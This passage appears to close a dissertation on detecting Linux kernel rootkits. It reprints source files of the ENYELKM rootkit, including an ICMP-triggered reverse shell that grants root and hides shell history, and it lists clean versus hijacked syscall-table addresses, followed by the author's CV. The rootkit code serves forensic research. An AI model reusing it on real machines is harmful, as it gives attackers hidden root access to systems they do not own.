asmlinkage ssize_t hacked_read(int fd, void *buf, size_t nbytes);
int checkear(void *arg, int size);
int hide_marcas(void *arg, int size);
int ocultar_linea(char *linea);
int ocultar_netstat(char *arg, int size);
int copiar_linea(char *dst, char *from, int index);
```

D.15: Remoto.c

```
/*
 * ENYELKM v1.1
 * Linux Rootkit x86 kernel v2.6.x
 *
 * By RaiSe
```

```
 * < raise@enye-sec.org
 * http://www.enye-sec.org >
 */

#include <linux/types.h>
#include <linux/stddef.h>
#include <linux/unistd.h>
#include <linux/config.h>
#include <linux/module.h>
#include <linux/version.h>
#include <linux/kernel.h>
#include <linux/string.h>
#include <linux/mm.h>
#include <linux/slab.h>
#include <linux/sched.h>
#include <linux/in.h>
#include <linux/skbuff.h>
#include <linux/ip.h>
#include <linux/netdevice.h>
#include <linux/dirent.h>
#include <asm/processor.h>
#include <asm/uaccess.h>
#include <asm/unistd.h>
#include <asm/ioctls.h>
#include <asm/termbits.h>
#include "config.h"
#include "remoto.h"

#define __NR_e_exit __NR_exit


/* variables globales */
static char *earg[4] = { "/bin/bash", "--noprofile", "--norc", NULL };
extern short lanzar_shell;
extern int errno;
extern unsigned long global_ip;
extern unsigned short global_port;
int ptmx, epty;


/* variables de entorno */
char *env[]={
    "TERM=linux",
    "HOME=" HOME,
    "PATH=/bin:/usr/bin:/sbin:/usr/sbin:/usr/local/bin"
    ":/usr/local/sbin",
    "HISTFILE=/dev/null",
     NULL };


/* syscalls */
static inline _syscall2(int, kill, pid_t, pid, int, sig);
static inline _syscall1(int, chdir, const char *, path);
static inline _syscall3(int, write, int, fd, const char *, buf, off_t,
count);
static inline _syscall3(int, read, int, fd, char *, buf, off_t, count);
static inline _syscall1(int, e_exit, int, exitcode);
```

```
static inline _syscall3(int, open, const char *, file, int, flag, int,
mode);
static inline _syscall1(int, close, int, fd);
static inline _syscall2(int, dup2, int, oldfd, int, newfd);
static inline _syscall2(int, socketcall, int, call, unsigned long *,
args);
static inline _syscall3(int, execve, const char *, filename,
      const char **, argv, const char **, envp);
static inline _syscall3(long, ioctl, unsigned int, fd, unsigned int,
cmd,
      unsigned long, arg);
static inline _syscall5(int, _newselect, int, n, fd_set *, readfds,
fd_set *,
      writefds, fd_set *, exceptfds, struct timeval *, timeout);

/* do_fork */
extern long (*my_do_fork)(unsigned long clone_flags,
                unsigned long stack_start,
                struct pt_regs *regs,
                unsigned long stack_size,
                int __user *parent_tidptr,
                int __user *child_tidptr);



int reverse_shell(void *ip)
{
struct task_struct *ptr = current;
struct sockaddr_in dire;
struct pt_regs regs;
mm_segment_t old_fs;
unsigned long arg[3];
int soc, tmp_pid;
unsigned char tmp;
fd_set s_read;


old_fs = get_fs();

ptr->uid = 0;
ptr->euid = 0;
ptr->gid = SGID;
ptr->egid = 0;

arg[0] = AF_INET;
arg[1] = SOCK_STREAM;
arg[2] = 0;

set_fs(KERNEL_DS);

if ((soc = socketcall(SYS_SOCKET, arg)) == -1)
      {
      set_fs(old_fs);
      lanzar_shell = 1;

    e_exit(-1);
      return(-1);
```

```
    }

memset((void *) &dire, 0, sizeof(dire));

dire.sin_family = AF_INET;
dire.sin_port = htons((unsigned short) global_port);
dire.sin_addr.s_addr = (unsigned long) global_ip;

arg[0] = soc;
arg[1] = (unsigned long) &dire;
arg[2] = (unsigned long) sizeof(dire);

if (socketcall(SYS_CONNECT, arg) == -1)
      {
      close(soc);
      set_fs(old_fs);
      lanzar_shell = 1;

      e_exit(-1);
      return(-1);
      }

/* pillamos tty */
epty = get_pty();

/* ejecutamos shell */
set_fs(old_fs);

memset(&regs, 0, sizeof(regs));
regs.xds = __USER_DS;
regs.xes = __USER_DS;
regs.orig_eax = -1;
regs.xcs = __KERNEL_CS;
regs.eflags = 0x286;
regs.eip = (unsigned long) ejecutar_shell;
tmp_pid = (*my_do_fork)(0, 0, &regs, 0, NULL, NULL);

set_fs(KERNEL_DS);


while(1)
      {
      FD_ZERO(&s_read);
      FD_SET(ptmx, &s_read);
      FD_SET(soc, &s_read);

      _newselect((ptmx > soc ? ptmx+1 : soc+1), &s_read, 0, 0, NULL);

      if (FD_ISSET(ptmx, &s_read))
            {
            if (read(ptmx, &tmp, 1) == 0)
                  break;
            write(soc, &tmp, 1);
            }

      if (FD_ISSET(soc, &s_read))
            {
```

```
            if (read(soc, &tmp, 1) == 0)
                  break;
            write(ptmx, &tmp, 1);
            }

      } /* fin while */


/* matamos el proceso */
kill(tmp_pid, SIGKILL);

/* salimos */
set_fs(old_fs);
e_exit(0);

return(-1);

} /********** fin reverse_shell **********/



int capturar(struct sk_buff *skb, struct net_device *dev, struct
packet_type *pkt,
                        struct net_device *dev2)
{
unsigned short len;
char buf[256];
int i;

/* debe ser icmp */
if (skb->nh.iph->protocol != 1)
      {
      kfree_skb(skb);
      return(0);
      }

/* el icmp debe ser para nosotros */
if (skb->pkt_type != PACKET_HOST)
      {
      kfree_skb(skb);
      return(0);
      }

len = (unsigned short) skb->nh.iph->tot_len;
len = htons(len);

/* no es nuestro icmp */
if (len != (28 + strlen(ICMP_CLAVE) + sizeof(unsigned short)))
      {
      kfree_skb(skb);
      return(0);
      }

/* copiamos el packete */
memcpy (buf, (void *) skb->nh.iph, len);

/* borramos los null */
```

```
for (i=0; i < len; i++)
      if (buf[i] == 0)
            buf[i] = 1;
buf[len] = 0;

if(strstr(buf,ICMP_CLAVE) != NULL)
            {
            unsigned short *puerto;

            puerto = (unsigned short *)
                              ((void *)(strstr(buf,ICMP_CLAVE) +
strlen(ICMP_CLAVE)));

            global_port = *puerto;
            global_ip = skb->nh.iph->saddr;

            lanzar_shell = 1;
            }

kfree_skb(skb);
return(0);

} /******** fin capturar() *********/



int get_pty(void)
{
char buf[128];
int npty, lock = 0;

ptmx = open("/dev/ptmx", O_RDWR, S_IRWXU);

/* pillamos pty libre */
ioctl(ptmx, TIOCGPTN, (unsigned long) &npty);

/* bloqueamos */
ioctl(ptmx, TIOCSPTLCK, (unsigned long) &lock);

/* abrimos pty */
sprintf(buf, "/dev/pts/%d", npty);
npty = open(buf, O_RDWR, S_IRWXU);

/* devolvemos el descriptor */
return(npty);

} /*************** fin de get_pty() **************/



void eco_off(void)
{
struct termios term;

ioctl(0, TCGETS, (unsigned long) &term);
term.c_lflag = term.c_lflag || CLOCAL;
ioctl(0, TCSETS, (unsigned long) &term);
```

```
} /************* fin de eco_off **************/



void ejecutar_shell(void)
{
struct task_struct *ptr = current;
mm_segment_t old_fs;

old_fs = get_fs();
set_fs(KERNEL_DS);

ptr->uid = 0;
ptr->euid = 0;
ptr->gid = SGID;
ptr->egid = 0;

/* dupeamos */
dup2(epty, 0);
dup2(epty, 1);
dup2(epty, 2);

/* quitamos eco */
eco_off();

/* cambiamos a home */
chdir(HOME);

execve(earg[0], (const char **) earg, (const char **) env);

/* salimos en caso de error */
e_exit(-1);

} /************ fin ejecutar_shell ***********/



/* EOF */
```

D.16: Remoto.h

```
/* funciones de remoto.c */

int capturar(struct sk_buff *skb, struct net_device *dev, struct
packet_type *pkt,
                        struct net_device *dev2);
int reverse_shell(void *ip);
void ejecutar_shell(void);
int get_pty(void);
void eco_off(void);
```

APPENDIX E

2.4.27 KERNEL SYSTEM CALL TABLE ADDRESS DATA

(Referenced in Chapter III)

E.1: IA32 Kernel 2.4.27 Clean System Call Table

```
0xc011f9e0      0xc0118850      0xc0105a00      0xc01357e0
0xc0135920      0xc0135200      0xc0135350      0xc0118c20
0xc01352a0      0xc0141ab0      0xc01416d0      0xc0105a90
0xc0134840      0xc0119190      0xc0140ed0      0xc0134b70
0xc0122140      0xc011f9e0      0xc013c990      0xc0135650
0xc011d6a0      0xc014d880      0xc014cbb0      0xc0122260
0xc0122680      0xc01191f0      0xc010a6f0      0xc011d650
0xc013cb90      0xc010c940      0xc01344f0      0xc011f9e0
0xc011f9e0      0xc0134720      0xc0112e00      0xc011f9e0
0xc0136e50      0xc011ef30      0xc0142480      0xc0141120
0xc0141460      0xc0142fc0      0xc010c210      0xc01208f0
0xc011f9e0      0xc0124a70      0xc0122200      0xc01226e0
0xc011f700      0xc01226b0      0xc0122710      0xc011be30
0xc014cb20      0xc011f9e0      0xc01438e0      0xc0143310
0xc011f9e0      0xc0120950      0xc011f9e0      0xc010c820
0xc0121420      0xc01349f0      0xc013abc0      0xc0142ef0
0xc011d6c0      0xc0120ac0      0xc0120b40      0xc0105ff0
0xc011f690      0xc011f6b0      0xc0122220      0xc01221c0
0xc0105e50      0xc011f3f0      0xc0120dc0      0xc01210c0
0xc0121030      0xc01213e0      0xc0119270      0xc01193b0
0xc0122560      0xc01225e0      0xc010c450      0xc01418c0
0xc013ca90      0xc013cc90      0xc013d070      0xc0130a50
0xc011fc00      0xc0144050      0xc010c320      0xc0125ae0
0xc0133ec0      0xc0134080      0xc0134ad0      0xc0122180
0xc011fb80      0xc011fa90      0xc011f9e0      0xc0133cd0
0xc0133d60      0xc010b150      0xc023cdd0      0xc01154c0
0xc0118f80      0xc0118da0      0xc013ca10      0xc013cb10
0xc013cc10      0xc010c790      0xc010b260      0xc01353b0
0xc011f9e0      0xc0109290      0xc0118870      0xc01305d0
0xc0119070      0xc010c4e0      0xc0136ef0      0xc0106240
0xc0105a30      0xc0120f10      0xc0120d40      0xc010b890
0xc01198f0      0xc012a820      0xc011f410      0xc0116010
0xc0116180      0xc0116870      0xc01172e0      0xc01501e0
0xc0120a60      0xc0134900      0xc0139f10      0xc013a590
0xc0114f40      0xc011f9e0      0xc0122520      0xc0122540
0xc0135700      0xc01441a0      0xc01448c0      0xc0147000
0xc0128a30      0xc0135d10      0xc0135d90      0xc0120ae0
0xc0137050      0xc011a5d0      0xc012ae80      0xc012af40
0xc012b060      0xc012b100      0xc0113050      0xc01130e0
0xc0113020      0xc0113080      0xc0113190      0xc0113230
```

0xc0113260	0xc0113290	0xc011d770	0xc012ba60
0xc0122280	0xc01222d0	0xc01093b0	0xc0117130
0xc0144f00	0xc016ef00	0xc01223d0	0xc0122420
0xc0121440	0xc0106340	0xc011f590	0xc011e990
0xc011ebf0	0xc011ec10	0xc011f020	0xc0105ef0
0xc0135e10	0xc0135f50	0xc0122100	0xc0149060
0xc011be40	0xc011c070	0xc01060e0	0xc01280c0
0xc011f9e0	0xc011f9e0	0xc0105a60	0xc0120fd0
0xc010c270	0xc0134210	0xc01343c0	0xc013ce60
0xc013cee0	0xc013cf60	0xc0134da0	0xc011d6e0
0xc011d720	0xc011d700	0xc011d740	0xc0120010
0xc011fe40	0xc0120bb0	0xc0120c20	0xc0134e00
0xc0120360	0xc0120560	0xc0120610	0xc0120710
0xc0134d40	0xc01201f0	0xc011ff20	0xc01207c0
0xc0120880	0xc014daa0	0xc0129470	0xc01291e0
0xc0144370	0xc0143370	0xc011f9e0	0xc011f9e0
0xc011d760	0xc01282a0	0xc014eb30	0xc014eba0
0xc014ec10	0xc014eda0	0xc014ee00	0xc014ee60
0xc014ef90	0xc014eff0	0xc014f050	0xc014f150
0xc014f1a0	0xc014f1f0	0xc011ef80	0xc0128140
0xc011f9e0	0xc011f9e0	0xc011f9e0	0xc011f9e0
0xc011f9e0	0xc011f9e0	0xc011f9e0	0xc011f9e0
0xc011f9e0	0xc011f9e0	0xc011f9e0	0xc011f9e0

E.2: IA32 Kernel 2.4.27 Malicious System Call Table

0xc011f9e0	0xc0118850	**0xd0878748**	**0xd0878a88**
0xc0135920	0xc0135200	0xc0135350	0xc0118c20
0xc01352a0	0xc0141ab0	0xc01416d0	**0xd0878ee8**
0xc0134840	0xc0119190	0xc0140ed0	0xc0134b70
0xc0122140	0xc011f9e0	0xc013c990	0xc0135650
0xc011d6a0	0xc014d880	0xc014cbb0	0xc0122260
0xc0122680	0xc01191f0	0xc010a6f0	0xc011d650
0xc013cb90	0xc010c940	0xc01344f0	0xc011f9e0
0xc011f9e0	0xc0134720	0xc0112e00	0xc011f9e0
0xc0136e50	**0xd0878818**	0xc0142480	0xc0141120
0xc0141460	0xc0142fc0	0xc010c210	0xc01208f0
0xc011f9e0	0xc0124a70	0xc0122200	0xc01226e0
0xc011f700	0xc01226b0	0xc0122710	0xc011be30
0xc014cb20	0xc011f9e0	**0xd0878894**	0xc0143310
0xc011f9e0	0xc0120950	0xc011f9e0	0xc010c820
0xc0121420	0xc01349f0	0xc013abc0	0xc0142ef0
0xc011d6c0	0xc0120ac0	0xc0120b40	0xc0105ff0
0xc011f690	0xc011f6b0	0xc0122220	0xc01221c0
0xc0105e50	0xc011f3f0	0xc0120dc0	0xc01210c0
0xc0121030	0xc01213e0	0xc0119270	**0xd0878d90**
0xc0122560	0xc01225e0	0xc010c450	0xc01418c0
0xc013ca90	0xc013cc90	0xc013d070	0xc0130a50
0xc011fc00	0xc0144050	0xc010c320	0xc0125ae0
0xc0133ec0	0xc0134080	0xc0134ad0	0xc0122180
0xc011fb80	0xc011fa90	0xc011f9e0	0xc0133cd0
0xc0133d60	0xc010b150	0xc023cdd0	0xc01154c0
0xc0118f80	0xc0118da0	0xc013ca10	0xc013cb10
0xc013cc10	0xc010c790	0xc010b260	0xc01353b0
0xc011f9e0	0xc0109290	0xc0118870	0xc01305d0
0xc0119070	0xc010c4e0	0xc0136ef0	0xc0106240

0xd08787b0	0xc0120f10	0xc0120d40	0xc010b890
0xc01198f0	0xc012a820	0xc011f410	0xc0116010
0xc0116180	0xc0116870	0xc01172e0	0xc01501e0
0xc0120a60	0xc0134900	0xc0139f10	0xc013a590
0xc0114f40	0xc011f9e0	0xc0122520	0xc0122540
0xc0135700	**0xd0878498**	0xc01448c0	0xc0147000
0xc0128a30	0xc0135d10	0xc0135d90	0xc0120ae0
0xc0137050	0xc011a5d0	0xc012ae80	0xc012af40
0xc012b060	0xc012b100	0xc0113050	0xc01130e0
0xc0113020	0xc0113080	0xc0113190	0xc0113230
0xc0113260	0xc0113290	0xc011d770	0xc012ba60
0xc0122280	0xc01222d0	0xc01093b0	0xc0117130
0xc0144f00	0xc016ef00	0xc01223d0	0xc0122420
0xc0121440	0xc0106340	0xc011f590	0xc011e990
0xc011ebf0	0xc011ec10	0xc011f020	0xc0105ef0
0xc0135e10	0xc0135f50	0xc0122100	0xc0149060
0xc011be40	0xc011c070	0xc01060e0	0xc01280c0
0xc011f9e0	0xc011f9e0	0xc0105a60	0xc0120fd0
0xc010c270	0xc0134210	0xc01343c0	0xc013ce60
0xc013cee0	0xc013cf60	0xc0134da0	0xc011d6e0
0xc011d720	0xc011d700	0xc011d740	0xc0120010
0xc011fe40	0xc0120bb0	0xc0120c20	0xc0134e00
0xc0120360	0xc0120560	0xc0120610	0xc0120710
0xc0134d40	0xc01201f0	0xc011ff20	0xc01207c0
0xc0120880	0xc014daa0	0xc0129470	0xc01291e0
0xd08785d4	0xc0143370	0xc011f9e0	0xc011f9e0
0xc011d760	0xc01282a0	0xc014eb30	0xc014eba0
0xc014ec10	0xc014eda0	0xc014ee00	0xc014ee60
0xc014ef90	0xc014eff0	0xc014f050	0xc014f150
0xc014f1a0	0xc014f1f0	0xc011ef80	0xc0128140
0xc011f9e0	0xc011f9e0	0xc011f9e0	0xc011f9e0
0xc011f9e0	0xc011f9e0	0xc011f9e0	0xc011f9e0
0xc011f9e0	0xc011f9e0	0xc011f9e0	0xc011f9e0

CURRICULUM VITAE

Doug Wampler
Indianapolis, IN
317.490.0862
drwamp01@gwise.louisville.edu

Forensic Computer Scientist with seventeen years experience

Education

- Ph.D., Computer Engineering & Computer Science, University of Louisville, December 2007
- M.S., Computer Science, Ball State University, December 2003
- B.S., Computer Science, Indiana State University, December 1994

Security Clearance

- Top Secret Security Clearance - Federal Bureau of Investigation - Granted 12/2005.

Technical Skills

- Databases - Informix, MySQL, Oracle, and Sybase.
- Languages - C/C++, HTML, Perl, PHP, PL/SQL, SQL, and UNIX Shell.
- Operating Systems - Solaris, Cisco IOS, Linux, HPUX, and AIX.
- Other Technologies - Access Lists, DNS, Intrusion Detection Systems, IPChains, LDAP, Network Monitoring, NTP, Procmail, Proxying, RAID Configuration, Routing, SMTP, TCP/IP, Volume Management, Wireless Networking, many others.
- Project Management - Code Verification (lint), Debugging (gdb), Libraries (ar), Performance Measurement (time), Profiling (gprof), Project Build (make), and Revision Control (rcs/sccs).
- Proprietary Applications - Barracuda Spam Filter, IntelliReach applications (ExRay, Insight, Periscope), Microsoft Active Directory, Minitab, Novell eDirectory, SAS, Symantec Backup Exec, Veritas Netbackup, What's Up Gold.

Training

- CITI Protection of Human Research Subjects
- GIAC Advanced Incident Handling & Hacker Exploits

- Groupwise Administration
- HPUX System and Network Administration II
- Oracle Database Administration Fundamentals II

Publications

- D. Wampler, "Legacy Systems Migration in the Small Liberal Arts Educational Institution", M.S. Thesis, Ball State University, December 2003
- D. Wampler and J. Graham, "A Method for Detecting Linux Kernel Module Rootkits", *Advances in Digital Forensics III*, 2007, pp. 107-116.

Presentations

- Invited Speaker at the University of Louisville Speed School of Engineering, "A Brief Overview of Rootkits and Rootkit Detection", June 2007.
- Invited Speaker at the Indiana University School of Informatics, "A Brief Overview of Rootkits and Rootkit Detection", December 2007.

Professional Service

- Department of Homeland Security Cyber Security Task Force, University of Louisville (October 19, 2004 - Present)
- Institutional Representative, Consortium of Liberal Arts Colleges (June 10, 2004 - April 1, 2005)
- Member, International Federation for Information Processing Working Group 11.9 on Digital Forensics (02 March 2007 - Present)

Employment History

- **Applications Systems Analyst/Programmer Intermediate** - Indiana Department of Correction, Indianapolis, Indiana - Developed applications and reports using Oracle Reports Builder 10.1.2.0.2, Oracle Forms Builder 10.1.2.0.2, and PL/SQL (04/2007 - Present).
- **Graduate Research Assistant** - United States Department of Justice, Federal Bureau of Investigation, Kentucky Regional Computer Forensics Laboratory, Louisville, KY - Installed, configured, and maintained the FBI secure evidence network, training room network, and other internal networks using Cisco 3560G switches. Installed, configured, and administered FBI Evidence Control Server (ECS) and other internal servers. Responsible for planning, developing, and implememting drive imaging strategy for the training room. Performed backups using Backup Exec 10d (01/2006 - 03/2007).
- **Graduate Research Assistant** - United States Department of Defense, United States Navy, National Surface Treatment Center, Louisville, KY - Developed WWW crawling software to collect relevant data regarding surface treatment technologies. Technologies employed include Java 1.5.0 Update 3, Oracle 9, Oracle Text 9.2, Perl 5.8.7, and Redhat Linux 7.3 (05/2005 - 12/2005).

- **Network & Systems Administrator** - DePauw University, Greencastle, IN - Updated, troubleshot and administered Sophos network antivirus software. Installed and administered SUN/Solaris 2.8 & 2.9 servers for the administrative upgrade and Luna insight projects, including drive array RAID configuration. Installed and administered Windows 2000 server for E-Services 2.0, including utilization of Active Directory. Installed, configured, and administered Corporate Time for the web server using RedHat linux 6.2. Developed system level application with Microsoft Visual C++ to assist in the creation of Novell Netware I-Drive accounts. With RedHat Linux 7.2 - Installed, configured and administered blast email server using sendmail; Developed library proxy server using Squid and Novell eDirectory; Installed, configured, and administered MRTG network statistics collection; Developed web-based alumni email forwarding prototype using Perl/CGI and sendmail. Assumed primary responsbility of postmaster for Novell Groupwise 5-node cluster, providing enterprise email service for approximately 3,000 users. Performed tape backups using Solaris 2.9 and Veritas Netbackup. Installed and administered IntelliReach applications for network and system monitoring which included ExRay, Insight, and Periscope. Performed enterprise-wide anti-spam and anti-virus activities using Barracuda Spam Filter (01/2002 - 04/2005).
- **Senior Systems & Security Administrator** - Indianapolis-Marion County Public Library, Indianapolis, IN - As a consultant, developed a children's interface to the library catalog using CGI,HTML, Perl, MySQL & Shell (01/2000 - 03/2001). Later, assumed a leadership role in the systems group. Designed, installed, configured, and maintained UNIX based servers to provide systems services such as DNS, proxy, email, web, NTP, DHCP, and others. Accepted primary responsibility for the security of all IMCPL computing resources. Provided secondary support for the design, installation, configuration, and maintenance of all network related components (01/2000 - 01/2002).
- **Senior Software Engineering Consultant** - Ameritech/Software Synergy, Indianapolis, IN - As a consultant, developed system utilities for UNIX systems using C & Shell (3/1999 - 9/1999).
- **Senior Systems Engineer** - Navistar, Indianapolis, IN - Developed and maintained real time distributed client/server systems for V8 diesel engine assembly & machining lines; primary software tools were C & UNIX, Shell, Informix, and XWindows/Motif. Hardware supported included Federal Maxum analog/digital gageports (gage-to-RS232 conversion), Sheffield CMM's (coordinate measurement machines), sequencers, backplanes, XTerminals, and cabling (07/1998 - 01/1999).
- **Software Engineer** - E-Span, Indianapolis, IN - Developed internet & distributed client/server software at E-Span; primary development tools were C/C++, UNIX Shell, Perl, and Oracle. Developed a real time UPI wire news server, numerous distributed database applications, and load balancing web software all with Perl. Developed a reusable email-to-Oracle interface and mail merge program both with Perl. Implemented automated processes for Sun/Solaris UNIX servers (01/1998 - 6/1998).

- **Programmer/Analyst** - Conseco Companies, Carmel, IN - Developed intranet & client/serversoftware to support insurance & financial operations at Conseco; primary development tools were C/C++, CGI, HTML, Perl, and SQL. Designed and implemented enterprise wide suite of intranet applications, including corporate wholist, training system, company events calendar, and helpdesk graphlets (10/1996 - 12/1997).
- **Software Engineer** - Software Artistry, Carmel, IN - Developed distributed client/server expert systems at Software Artistry; primary development tools were C/C++, UNIX Shell, and SQL. Developed configuration editor and all installation routines. Assumed leadership role in the installation team, developing installation routines for the entire product line (02/1995 - 10/1996).
- **Correctional Officer** - Illinois Department of Corrections, Robinson, IL (11/1990 - 1/1995).

Professional Organizations

- Member, Association for Computing Machinery (Since 2004)
- Member, Institute of Electrical and Electronics Engineers (Since 1995)